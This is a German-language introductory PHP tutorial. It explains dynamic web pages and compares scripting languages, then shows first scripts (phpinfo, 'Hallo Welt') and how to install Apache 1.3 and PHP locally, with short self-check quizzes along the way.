PHP Einführung

Hier erfahren Sie, wie der Kurs aufgebaut ist.

Dieser Kurs soll eine kurze Einführung in die Programmiersprache PHP ermöglichen. Der Kurs ist dabei so aufgebaut, dass Sie Ihr Wissen direkt mit kleinen praktischen Beispielen in die Praxis umsetzen können.

Der Kurs besteht aus einem Hauptteil, den man vielleicht auch als "Crash-Kurs" in PHP bezeichnen könnte. Auf Einzelheiten wurde hier zugunsten des Praxisbezugs weitgehend verzichtet.

An einigen Stellen im Kurs, wird auf weitergehende Lektionen verwiesen. Diese Lektionen können Sie entweder sofort durchführen, wenn Sie mehr zu dem vorgestellten Thema lernen möchten. Sie können aber auch zunächst den Hauptteil bis zum Ende durcharbeiten um sich dann erst die Zusatzlektionen anzusehen.

Beachten Sie bitte auch die Literaturliste am Ende dieses Kurses.

Übersicht

Hier wird beschrieben, wie Sie den Kurs benutzen können.

Dieser Kurs ist Seitenweise aufgebaut. Über die Navigations-Links "vorige" und "nächste" gelangen Sie zur vorhergehenden bzw. nächsten Seite.

Wenn Sie den Kurs als PDF-Datei vorliegen haben, können Sie den Kurs nutzen wie ein Buch. In der PDF-Version sind auch Links enthalten, die Sie zu Stichworten des Glossars oder zu anderen Lektionen verweisen. Auch Links zu Internetseiten sind enthalten. Um diese aufrufen zu können, müssen Sie mit dem Internet verbunden sein.

Hinweis: Die PDF-Datei zum Herunterladen finden Sie ganz unten im Inhaltsverzeichnis. Damit können Sie den vollständigen Text des Kurses als PDF-Datei auf Ihren Computer kopieren und mit dem Acrobat-Reader lesen und auch ausdrucken. Natürlich können Sie mit dieser Papier-Version nicht die Kontrollfragen interaktiv beantworten, das geht nur online.

Um die PDF-Datei öffnen zu können benötigen Sie den Acrobat-Reader. Die neuste Version des Acrobat-Reader können Sie kostenlos bei der Firma Adobe herunterladen: Adobe Acrobat-Reader herunterladen.

Nach jeder Lektion werden Verständnisfragen gestellt, die Sie beantworten sollten, bevor Sie zur nächsten Lektion weitergehen. Wenn Sie den Kurs erst einmal ganz durchblättern wollen, können Sie die Fragen aber auch überspringen.

Ich empfehle jedoch, beim gründlichen Durcharbeiten des Kurses, die Fragen in jedem Fall zu beantworten. Nach jeder beantworteten Frage erhalten Sie sofort die korrekte Antwort, so dass Sie gleich kontrollieren können, ob Sie den Inhalt der Lektion verstanden haben.

Dynamische Internetseiten

Was sind eigentlich dynamische Internetseiten?

Zunächst möchte ich Ihnen zeigen, was die Skriptsprache PHP überhaupt ist, und wie Sie damit schnell und unkompliziert eine dynamische Anwendung im Internet erstellen können.

Die spannende Frage, die zunächst immer auftaucht ist: Warum muss ich überhaupt im Internet programmieren? Die statischen HTML-Seiten sind doch hübsch genug und bieten doch alles was ich brauche?

Tatsächlich sind statische Seiten, die sich beim Betrachten nicht ändern, für den Besucher recht langweilig. In der Anfangszeit des Internet wurde das WWW (World Wide Web) gern als eine Art "Broschüre für Online-Nutzer" gesehen. Dies ist jedoch kein guter Ansatz, denn einen Farbprospekt schaut sich der Kunde doch lieber zuhause im bequemen Sessel an, statt mit dem Computer Online zu gehen.

Der Online-Nutzer möchte in erster Linie etwas schnell und bequem finden. Daher sind Online-Händler wie www.amazon.de auch so beliebt, weil sich das gesuchte Buch oder die CD durch ein Stichwort schnell finden und bestellen lässt.

Aber es muss ja nicht gleich ein Online-Shop wie Amazon sein, um eine interaktive Anwendung im Internet zu realisieren. Auch kleine Anwendungen bieten für den Besucher Anreize, Ihre Internet-Präsenz zu besuchen.

Quiz

Frage: Für welche Art von Internetseiten wären dynamische Seiten **nicht** empfehlenswert?

1. Web-Shop mit Bestellmöglichkeit
2. Web-Visitenkarte, deren Daten sich im Laufe der Zeit nie ändern
3. Internetauftritt mit Kontaktformular und Gästebuch
4. Web-Auftritt, der täglich aktualisiert wird

Frage: Wie nennt man eine Skriptsprache, die auf dem Web-Server läuft aber nicht im Browser?

1. Server-seitige Skriptsprache
2. Client-seitige Skriptsprache

Frage: Welche der folgenden Sprachen ist ausschließlich als Client-seitige Skriptsprache verfügbar?

1. Java
2. JavaScript
3. PHP
4. ASP

Frage: Welche Aussage trifft nicht zu?

1. Die Skriptsprache ASP läuft praktisch nur auf Microsoft-Webservern
2. Die Skriptsprache Java wird von den meisten Providern nicht Server-seitig zur Verfügung gestellt.
3. Die Skriptsprache PHP wurde von Microsoft entwickelt
4. Die Skriptsprache JavaScript funktioniert nicht, wenn der Benutzer in seinem Browser JavaScript abgeschaltet hat.

Anforderung an eine Internet-Anwendung

Was sind also die grundlegenden Anforderungen für eine Internet-Anwendung

- Internet-Basiert
  Die Anwendung soll im Internet verfügbar sein, also von Jedem mit Hilfe eines Web-Browsers genutzt werden können.

- Dynamisch
  Die Anwendung soll dynamisch sein. Es soll also eine Interaktion mit dem Anwender erfolgen.
- Kostengünstig
  Die Entwicklung soll ohne Zahlung von Lizenzkosten möglich sein.
- Schnell
  Die Entwicklung soll in kurzer Zeit realisiert werden können.

Mögliche Lösungen:

Zur Entwicklung und Realisierung solcher Anwendungen gibt es inzwischen eine ganze Reihe von Möglichkeiten. Im folgenden sind einige aufgeführt:

- CGI/Perl
  Perl ist der Dinosaurier unter den Skriptsprachen. War eigentlich nie für Internetanwendungen gedacht. Durch CGI (Common Gateway Interface) war damit auch der Datenaustausch mit Web-Seiten möglich.
- ASP
  Proprietäre Sprache, die nur auf Microsoft-Webservern verfügbar ist. Nachteil sind die Lizenzkosten. Daher wird ASP eher selten von Providern angeboten und ist auch teurer als das übliche Linux/Unix-Hosting.
- Coldfusion
  Ebenfalls proprietäre Sprache von Macromedia. Ist ebenfalls mit Lizenzkosten verbunden und wird daher eher selten und teuer angeboten.
- Python
  Derzeit noch eher ein Nischenprodukt für Spezialisten. Es bleibt abzuwarten, ob sich diese Programmiersprache im Web weiter durchsetzen wird.
- Java
  Diese Programmiersprache kann sowohl auf dem Webserver als auch auf dem Client-Computer laufen. Der größte Nachteil ist die mangelnde Performance. Java-Programme benötigen sehr leistungsfähige Computer oder laufen nur sehr langsam.
- JavaScript
  Diese Sprache wird im Browser des Clients ausgeführt. Hauptanwendung: kleinere Interaktionen innerhalb der Seite, deren Ergebnisse schon bei der Eingabe angezeigt werden sollen (z.B. ein kleiner Kalender als Hilfsmittel für eine Datumseingabe oder die direkte Überprüfung, ob ein eingegebenes Datum gültig ist). Hauptnachteil ist hier: Der Benutzer kann JavaScript im Browser komplett abschalten. Man kann also nicht sicher sein, dass es beim Anwender wirklich ausgeführt wird. Und: Unterschiedliche Browser interpretieren gleichen JavaScript-Code unterschiedlich, so dass JavaScript immer mit allen verfügbaren Browser-Versionen getestet werden muss.
- Flash
  Wurde eigentlich entwickelt, um Animationen auf der Internetseite zu erstellen. Die eingebaute Skriptsprache "ActionScript" ermöglicht jedoch auch die Programmierung von Anwendungen, die dann im Browser des Clients laufen. Es wird ein bestimmtes PlugIn für den Browser benötigt, um Flash-Inhalte anzeigen zu können. Üblicherweise haben die meisten Anwender dieses bereits installiert. Auch hier gilt: Der Anwender kann Flash auch abschalten, so dass der gesamte in Flash erstellte Inhalt nicht mehr sichtbar ist.

Gewählte Lösung: PHP

Nun soll die in diesem Kurs beschriebene Skriptsprache PHP einmal näher beleuchtet werden:

- PHP als kostenfreie Skriptsprache
  Die Skriptsprache PHP wird praktisch von allen Hosting-Providern für Standard Webspace-Pakete angeboten. Bei den ganz billigen "Web-Visitenkarten" für 99 Cent im Monat ist diese Option meist noch nicht enthalten, aber bei den normalen Web-Angeboten, die nur geringfügig teurer sind, ist PHP standardmäßig enthalten.
- Entwicklung in PHP
  PHP ist leicht zu erlernen. Für ganz einfache Anwendungen kann daher der normale Webmaster schon selbst tätig werden, ohne erst einen speziellen Programmierer zu beauftragen. PHP Skripte lassen sich meist schnell und unkompliziert erstellen. Auch die Schnelligkeit der fertigen Anwendungen sind sehr überzeugend.
- Großes Angebot an fertigen Anwendungen
  Genau wie für andere Skriptsprachen, existieren auch für PHP sehr viele fertige Skripte. Das können kleine Skripte sein (wie ein Gästebuch) aber auch komplexe Anwendungen (wie ein Online-Shop). Sehr viele der schon vorhandenen PHP-Skripte sind als Open-Source Projekt mit vollständigem Quellcode und meist kostenlos verfügbar.

Aus dieser kleinen Übersicht könnte man nun ableiten, dass PHP tatsächlich die beste Wahl für interaktive Webseiten ist. Auf der Seite http://de3.php.net/usage.php kann man die aktuelle Statistik der PHP-Nutzer sehen. Hier ist gut zu erkennen, dass die Zahl der mit PHP versehenen Domains seit Anfang 2000 signifikant gestiegen ist. Für die anderen Skriptsprachen habe ich keine so aussagekräftigen Statistiken gefunden. Wenn man jedoch in den einschlägigen Foren aufmerksam mitliest, kann man den Trend zur Sprache PHP deutlich erkennen.

Die Sprache PHP wird kontinuierlich weiterentwickelt und ist derzeit in der Version 5.0 verfügbar. Nicht nur kleine Anwendungen, wie Gästebücher und Kontaktformulare, lassen sich damit entwickeln. Zu den bekannten großen Anwendungen gehören der Online-Shop osCommerce (www.oscommerce.com), die Portal-Systeme PHP-Nuke (www.phpnuke.org) und Post-Nuke (www.postnuke.com), das Content-Management-System Typo-3 (http://typo3.com/) und das Lern-Management-System Moodle (http://moodle.org/), um nur einige zu nennen.

Das erste Skript

Hier erfahren Sie, wie Sie Ihr erstes Skript in PHP erstellen und anwenden können.

Um einen einfachen Einstieg zu finden, sollten Sie zunächst einmal ein kleines PHP-Skript erzeugen, dass Sie dann auf Ihren Webspace hochladen. Dieses Vorgehen hat zwei Vorteile:

- Sie können gleich ausprobieren, ob PHP auf Ihrem Webspace funktioniert.
- Wenn es funktioniert, haben Sie gleich ein Erfolgserlebnis

Daher beginnen wir mit dem einfachsten PHP-Skript, nämlich dem Anzeigen der Konfigurationseinstellungen vom PHP selbst.

Quiz

Frage: Mit welchem Zeichen endet ein PHP-Befehl?

1. Mit einem Punkt

2. Mit einem Komma
3. Mit einem Semikolon
4. Mit dem Ende der Zeile

Frage: Unter welchen Bedingungen können Sie ein PHP-Skript im Internet ausführen lassen?

1. Die Datei muss die Dateierweiterung .php haben.
2. Der Provider muss eine Datenbank auf dem Webserver installiert haben.
3. Der Provider muss einen Microsoft Webserver betreiben
4. Der Provider muss PHP auf dem Webserver installiert haben.
5. Der Provider muss eine gültige Lizenz für PHP käuflich erworben haben.

Frage: Mit welchem PHP-Befehl kann ich einen beliebigen Text auf der Internetseite ausgeben?

1. write
2. writeln
3. echo
4. print
5. cout
6. display

Frage: Mit welchem PHP-Befehl kann ich die Konfiguration der Skriptsprache PHP auf dem Webserver anzeigen lassen?

1. show_config()
2. info()
3. config()
4. phpinfo()
5. php_info()

Phpinfo()

Erstellen Sie mit einem beliebigen Texteditor eine reine Textdatei. Diese soll die folgende einzelne Zeile zum Inhalt haben:


```
<?php phpinfo(); ?>
```

Wichtig ist, dass Sie wirklich nur eine reine Textdatei erzeugen. Verwenden Sie daher also nur einen reinen Texteditor, beispielsweise den Windows Editor (notepad.exe). Wenn Sie ein Textprogramm wie Word oder Wordpad benutzen, verwenden Sie "Speichern unter ..." und wählen Sie die Option "Dateityp – nur Text (.txt)".

Nach dem Abspeichern, ändern Sie den Dateinamen in "info.php" durch Umbenennen der Datei. Es wird eine Warnung erscheinen, dass durch das Umbenennen der Dateierweiterung, die Datei unbrauchbar werden könnte. Diese Warnung ignorieren Sie einfach.

Nun laden Sie die neu erstellte Datei "info.php" auf Ihren Webspace mit Hilfe Ihres FTP-Clients hoch, so wie Sie es mit Ihren HTML-Dateien bereits gewohnt sind.

Rufen Sie dann im Browser die gerade hochgeladene Datei ab. Es sollte nun folgendes in Ihrem Browser erscheinen:



Diese oder ähnliche Daten sollten bei Aufruf des Skriptes angezeigt werden.

Falls dies nicht funktioniert, kann es verschiedene Ursachen haben:

- Ihr Provider unterstützt PHP nicht bei dem von Ihnen gebuchten Webspace. In diesem Fall setzen Sie sich bitte mit dem Provider in Verbindung und bestellen Sie einen Webspace, der PHP beinhaltet.
- Ihr Provider hat die Funktion phpinfo() aus irgendwelchen Gründen (meist werden Sicherheitsgründe vorgeschoben) abgeschaltet. In diesem Fall versuchen Sie das nächste Beispiel, das sollte in jedem Fall funktionieren.
- Ihr Provider verwendet andere Dateierweiterungen als .php für PHP-Skripte. In diesem Fall setzen Sie sich bitte mit dem Provider in Verbindung oder lesen in der Dokumentation zu Ihrem Webspace nach, welche Dateierweiterung für PHP verwendet werden kann.

Hallo Welt

Auch wenn phpinfo() die einfachste Möglichkeit darstellt, etwas mit einem PHP-Skript auszugeben, wollen Sie sicher nicht nur die Systemeinstellungen Ihres Systems anzeigen. Vielleicht haben Sie ja Ihren Besuchern auch etwas zu sagen.

In der Tradition aller Programmiersprachen, ist das erste eigene Programm normalerweise ein Skript, das den Text "Hallo Welt" ausgibt. Auch dies ist in PHP leicht möglich.

Erzeugen Sie wieder eine reine Textdatei. Diesmal soll die Datei folgende drei Zeilen enthalten:

```
<?php
echo "Hallo Welt";
?>
```

Auch hier laden Sie wieder die Datei auf Ihren Webspace hoch. Den Namen der Datei dürfen Sie sich selbst aussuchen. Achten Sie aber darauf, die korrekte Dateierweiterung zu verwenden. Die Datei könnte also beispielsweise "hallo.php" heißen.

Wenn Sie die Seite dann im Browser aufrufen, sollte auf der Seite ein "Hallo Welt" erscheinen.

Hinweis: Als Anführungszeichen können Sie die doppelten oder die einfachen Anführungszeichen verwenden. PHP interpretiert den Inhalt bei doppelten Anführungszeichen anders, was Sie später noch erfahren werden. Die Hallo-Welt Zeile könnte also auch so aussehen:

<?php

echo 'Hallo Welt';

?>

Zu diesem Skipt gibt es auch eine Alternative. Sie können statt "echo" auch die PHP-Funktion "print()" verwenden:

<?php

print("Hallo Welt");

?>

Der Unterschied ist rein technischer Natur. print() liefert einen Rückgabewert, wie eine Funktion. Dieser Wert ist jedoch immer 1. Was eine Funktion und ein Rückgabewert ist, lernen Sie noch, in einem späteren Abschnitt dieses Kurses.

Bei Messungen hat sich gezeigt, dass echo etwas schneller ist als print

http://dynacker.dotgeek.org/printvsecho/

Sie können prinzipiell beides verwenden. In der Praxis hat es sich bewährt, sich für einen der beiden Befehle innerhalb eines Skriptes zu entscheiden.

Was Sie aus dem Beispiel sehen können: PHP-Befehle (egal ob einer oder mehrere) werden durch

```
<?php
```

eingeleitet. Jeder Befehl muss mit einem Semikolon abgeschlossen werden. Bei nur einem PHP-Befehl, kann das Semikolon weggelassen werden. Ich empfehle aber, es immer am Ende des Befehls anzufügen.

Sollen keine PHP-Befehle mehr folgen, so wird der PHP-Modus mit

```
?>
```

wieder beendet. Danach (und auch vor dem "<php") können ganz normale HTML-Befehle eingetragen werden. Das werden Sie in einem der nächsten Beispiele noch sehen können.

Der eigene Webserver

Sie brauchen einen eigenen Webserver? Hier sehen Sie, wie es geht.

Nicht jeder möchte gern seine PHP-Skripte auf den Webspace hochladen um sie zu testen. Die Gründe dafür können unterschiedlich sein.

- Sie haben keine Internet-Flatrate und das Online-Testen wird Ihnen irgendwann zu teuer
- Sie haben Bedenken, dass die Besucher Ihrer Internetseite die Tests unbeabsichtigt sehen könnten und möchten (oder können) auf Ihrem Webspace keine Passwort-geschützten Verzeichnisse anlegen.
- Das Hochladen per FTP nach jeder Änderung ist ihnen zu umständlich.

In diesem Fall können Sie einfach Ihren eigenen Webserver auf dem eigenen Computer installieren. Die Hilfsmittel erhalten Sie kostenlos im Internet.

Quiz

Frage: Was benötigen Sie mindestens, um PHP-Skripte auf dem heimischen Computer ausführen und testen zu können?

1. Einen Webserver, z.B. Apache
2. Eine Datenbank
3. Einen Windows-PC
4. Die Skriptsprache PHP
5. Eine Runtime-Version von Microsoft

Frage: Woher erhalten Sie den Apache Webserver?

1. Von der Seite apache.org
2. Von der Seite microsoft.com
3. Von der Seite php.net

Frage: Woher erhalten Sie die Skriptsprache PHP?

1. von der Seite apache.org
2. von der Seite microsoft.com
3. Von der Seite php.net

Apache Server Installieren

Suchen Sie auf der Apache Seite (www.apache.org) den Link "HTTP Server" bei den Apache-Projekten. Hier finden Sie zwei Versionen.

Obwohl die Version 2 eigentlich die aktuellste Version ist, wird bei den Providern immer noch die ältere Version 1.3 eingesetzt. Das hat verschiedene Gründe, die hier nicht ausführlich erläutert werden sollen.

Suchen Sie also bei Version 1.3.xx den Link "Download" oder, falls vorhanden "Apache for Win32" wenn Sie mit Windows arbeiten. Klicken Sie sich dann weiter zum eigentlichen Download der Windows-Binary.

Zur Zeit wird dieser Download für Windows hier angeboten:


http://httpd.apache.org/download.cgi

Wählen Sie hier den Link für die Windows-Binary der aktuellen Version 1.3

Hinweis: Es wird hier nur die Installation unter Windows beschrieben, weil die meisten Entwickler derzeit unter diesem Betriebssystem arbeiten. Natürlich können Sie die Software auch unter Linux und sogar unter Macintosh OS-X installieren und nutzen.

Im Internet werden Sie mit Hilfe der Suchmaschinen einige Beschreibungen finden, wie die Software unter anderen Betriebssystemen installiert wird.

Die heruntergeladene Exe-Datei müssen Sie dann nur auf Ihrem Rechner ausführen, und die entsprechenden Felder ausfüllen. Während der Installation erscheint dann irgendwann folgendes Bild:



Diese Daten sollten in das Dialogfeld eingefügt werden.

Der Dialog "Server Information" benötigt die folgenden Angaben:

Network Domain: demo.local

Server Name: www.demo.local

Administrator's Email Address: webmaster@demo.local

Eigentlich können Sie in diese Felder beliebige Einträge machen. Es ist jedoch sinnvoll eine lokale Domain einzutragen. Zu diesem Zweck gibt es die Top-Level-Domain "local".

Bei der Auswahl "Install Apache HTTP Server programs and shortcuts to:" wählen Sie normalerweise die erste Option "Run as service for All Users".

Wenn Sie den Apache Server nur selten verwenden wollen, können Sie ihn auch bei Bedarf manuell starten. Empfehlenswert ist jedoch der Betrieb als Service im Hintergrund.

Um zu testen, ob alles funktioniert hat, brauchen Sie nur einen beliebigen Browser zu starten und in die URL-Zeile den Begriff "localhost" (ohne die Anführungszeichen) einzugeben. Es sollte dann eine Willkommen-Seite vom Apache-Server angezeigt werden.

Wenn diese Seite erscheint, hat mit der Installation alles geklappt.

PHP Installieren

Die Skriptsprache PHP können Sie auf der PHP-Seite (www.php.net) herunterladen. Suchen Sie auch hier nach den Windows-Binaries unter "Downloads". Hier werden zwei Versionen angeboten. Die etwas größere Datei enthält alle Module von PHP, ist dafür etwas schwieriger zu installieren.

Die kleinere Datei, enthält einen PHP-Installer, der sich schnell und einfach installieren lässt. Diesen sollten Sie herunterladen und auf Ihrem Computer ausführen.

Wenn Sie die Standard-Installation wählen, können Sie alle vorgegebenen Einstellungen übernehmen. Bei der Frage nach dem "Server Type" wählen Sie "Apache".

Bisher ist in der Installation keine automatische Konfiguration des Apache Servers enthalten. Das könnte sich jedoch in einer der nächsten Versionen noch ändern. Ansonsten erhalten Sie am Ende der Installation einen Hinweis, dass Sie Apache selbst konfigurieren müssen.

Hinweise zur Konfiguration des Apache-Servers finden Sie in der Datei "install.txt", die Sie im neu installierten PHP-Verzeichnis (normalerweise unter C:\PHP) finden. Suchen Sie hier in dieser Textdatei nach dem Stichwort "Apache 1.3".

Prinzipiell gibt es zwei Methoden, PHP im Apache zu konfigurieren. Die Einrichtung als Modul ist zwar technisch die bessere, aber etwas aufwändiger und schwieriger. Um lediglich PHP-Skripte auf dem eigenen Computer zu testen, genügt auch die Installation als CGI, die einfacher ist und hier beschrieben wird.

Kopieren Sie die drei folgenden Zeilen aus der install.txt:

```
ScriptAlias /php/ "c:/php/"
```

```
AddType application/x-httpd-php .php
Action application/x-httpd-php "/php/php.exe"
```

Voraussetzung ist natürlich, dass Sie PHP in das Verzeichnis "C:\php" installiert haben. Andernfalls müssen Sie lediglich den Verweis in der ersten Zeile (ScriptAlias) entsprechend ändern. Wenn Sie also php im Verzeichnis "D:\php4" installiert haben, müsste diese erste Zeile lauten:

```
ScriptAlias /php/ "d:/php4/"
AddType application/x-httpd-php .php
Action application/x-httpd-php "/php/php.exe"
```

Die anderen beiden Zeilen bleiben unverändert.

Diese drei Zeilen fügen Sie nun in die Datei "httpd.conf" ein. Diese Datei finden Sie in dem Verzeichnis, in dem Sie den Apache Server installiert haben. Normalerweise unter:

```
C:\Programme\Apache Group\Apache\
```


Die Datei "httpd.conf" selbst finden Sie dann hier:

```
C:\Programme\Apache Group\Apache\conf\httpd.conf
```

Sie können die Datei mit einem normalen Texteditor öffnen. Suchen Sie dann nach dem ersten Auftreten von "ScriptAlias" und fügen Sie die drei kopierten Zeilen aus der install.txt hier ein.

Prinzipiell könnten Sie die drei Zeilen auch irgendwo anders in der Datei einfügen, beispielsweise auch ganz am Ende.

Speichern Sie nun die geänderte Datei "httpd.conf" und starten Sie den Apache-Server neu. Wenn Sie Apache als Service installiert haben, gehen Sie in die Windows-Systemsteuerung, dort unter "Verwaltung", "Dienste" und hier finden Sie den Dienst "Apache".



Über die Windows-Dienste können Sie den Apache-Server neu starten.

Durch einen Klick auf "neu starten" wird der Apache-Server neu gestartet. Dabei wird die Konfiguration aus der httpd.conf neu eingelesen. Anschließend sollten Sie mit den schon beschriebenen kleinen PHP-Skripten phpinfo() oder "Hallo Welt" testen, ob alles funktioniert.

Die PHP-Skripte, die Sie mit Apache ausführen wollen, kopieren Sie einfach in den Ordner:

```
C:\Programme\Apache Group\Apache\htdocs
```

Sie können unterhalb von "htdocs" auch eigene Verzeichnisse anlegen. Alles was direkt in "htdocs" liegt, können Sie über die URL "localhost" direkt im Browser aufrufen. Die Datei info.php beispielsweise so:

http://localhost/info.php

Wenn Sie unter "htdocs" ein Verzeichnis (z.B. "schulung") anlegen, und die Datei hier hinein kopieren, wäre die URL:

http://localhost/schulung/info.php

So können Sie Ihren eigenen Webspace auf dem eigenen Computer entsprechend organisieren.

Hinweis: Neben der Möglichkeit, Apache und PHP einzeln zu installieren, wie hier beschrieben wurde, können Sie sich auch im Internet diverse Komplett-Pakete herunterladen, die ein ganzes Paket aus Apache, PHP und mySQL-Datenbank mit einem Installationsprogramm installieren.

Solche Pakete werden meist als WAMP (Windows, Apache, MySQL, PHP) oder LAMP (Linux, Apache, MySQL, PHP) bezeichnet, je nachdem ob sie für Windows oder Linux konzipiert sind.

Links zu solchen Paketen finden Sie am Ende in der Linkliste.

Variablen und Konstanten verwenden

